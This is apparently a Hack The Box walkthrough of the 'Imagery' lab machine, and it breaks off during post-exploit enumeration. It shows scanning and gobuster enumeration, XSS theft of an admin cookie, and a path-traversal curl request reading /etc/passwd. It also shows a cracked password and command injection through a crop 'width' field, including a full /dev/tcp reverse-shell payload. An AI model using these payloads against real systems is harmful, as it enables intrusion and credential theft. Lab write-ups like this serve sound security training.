Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Tue Sep 30 15:58:56 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.41.106
Nmap scan report for 10.129.41.106
Host is up (0.019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-title: Image Gallery
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Sep 30 15:59:17 2025 -- 1 IP address (1 host up) scanned in 20.53 secondsnmap scan output. The nmap scan shows a Werkzeug server running on tcp/8000 which is a common HTTP server running Python web applications.Service Enumeration
TCP/8000


Walking the Application
 Björn Kimminich

It doesn't redirect us to any kind of hostname, but we'll go ahead and add a hosts entry for convenience.
echo '10.129.41.106\t\timagery.htb' | sudo tee -a /etc/hosts





Penetration Testing
What We Know So Far

- File Upload
- Allegedly only accepts JPG, PNG, GIF, BMP, and TIFF
- The target server is Python-based, so not thinking RCE is too likely here
- The "download" functionality won't lead to path traversal, as it's just a
downloadattribute on a<a>html tag

- Bug Report Submission
- This seems like the first line of attack
- Almost certainly a Cross-Site Scripting abuse
- Steal the admin cookie and see if we have some additional options

- The site cookie is not set
HttpOnly

Directory and File Enumeration
grep -iv 'logout' /usr/share/seclists/Discovery/Web-Content/big.txt > wordlist.txtexport SESSION='Cookie: session=.eJyrVkrJLC7ISaz0TFGyUkpOMTY1TzWzVNJRyix2TMnNzFOySkvMKU4F8eMzcwtSi4rz8xJLMvPS40tSi0tKi1OLkFXAxOITk5PzS_NK4HIgwbzE3FSgHSA1Djn5yYk5GfnFJUq1ALo2LzI.aNw5nw.CLWrA5_dZFucIphA4HekJFrlbaY'gobuster dir -u 'http://imagery.htb:8000' -H "$SESSION" -w wordlist.txt -t 100 -o dir.txtWe want to brute force using our cookie, but don't want to log ourselves out, so using filtered wordlist.txt from above
/images               (Status: 200) [Size: 49]
/login                (Status: 405) [Size: 153]
/register             (Status: 405) [Size: 153]
Deeper Dive into the Source Code


/admin/bug_reports URL in the source hereThis actually reveals a good bit of information about what the admin "user" is going to be be vulnerable to when they view the bug reports.
${DOMPurify.sanitize()} call on the ${report.details} output. So, this is almost certainly pointing us to an XSS bug.
Using the search function for /admin/, we can see that once we steal the admin cookie, the next path is probably going to be a path traversal -> local file read bug.
Exploit
XSS: Admin Cookie Theft




session cookie and paste in the JWTTesting Path Traversal
tcp/80. So, we'll have to do a bit of manual testing against this with curl or similar.export ADMIN_SESSION='Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNxHqQ.Ip6Aagh0usWheF9Os0PykmEsyCw'curl -H "$ADMIN_SESSION" 'http://imagery.htb:8000/admin/get_system_log?log_identifier=../../../../../../../../etc/passwd'


app.py in the project root. The section highlighted in pink indicates other Python scripts and modules located in the base directory.

rockyou.txt

api_edit.py -- looks like potential command injection via subprocess.run using the shell=True parameter inside the /apply_visual_transform APIAbusing RCE
The subprocess.run() call can be broken down like this:
- Runs
IMAGEMAGICK_CONVERT_PATH— which is set toIMAGEMAGICK_CONVERT_PATH = '/usr/bin/convert'inconfig.py— with the arguments{original_filepath}— which is the original file name in the/uploads/directory-crop- And the
x,y,width, andheightarguments as set in the HTTP GET request - The
{output_filepath}is set to a unique name and stored in the/admin/directory.
- However, we can inject a
;in the{width}placeholder and cause the/usr/bin/convertcommand to be terminated. Then, inject a command of our choice to be run by theshell=Truecall.- Effectively, setting the
widthargument to100; touch /tmp/test.text #the command injection would cause...
- Effectively, setting the
/usr/bin/convert {original_filepath} -crop 100; touch /tmp/test.txt # end of command

db.json and find testuser@imagery.com and password hash
iambatman
testuser@imagery.htb:iambatman and note that the previously disabled options are now enabled


Reverse Shell
{
  "imageId": "effe29cb-8f38-4c65-95fb-99cb9dd76bb1",
  "transformType": "crop",
  "params": {
    "x": 0,
    "y": 0,
    "width": "700; /bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.195/443 0>&1 #'",
    "height": 568
  }
}
Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Ubuntu 24.10"
NAME="Ubuntu"
VERSION_ID="24.10"
VERSION="24.10 (Oracular Oriole)"
VERSION_CODENAME=oracular
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=oracular
LOGO=ubuntu-logo

Linux Imagery 6.11.0-29-generic #29-Ubuntu SMP PREEMPT_DYNAMIC Fri Jun 13 20:29:41 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=1001(web) gid=1001(web) groups=1001(web)

Sorry, user web may not run sudo on Imagery.
Users and Groups
Local Users
web:x:1001:1001::/home/web:/bin/bash
mark:x:1002:1002::/home/mark:/bin/bash
Local Groups
web:x:1001:
mark:x:1002:
Network Configurations
Network Interfaces
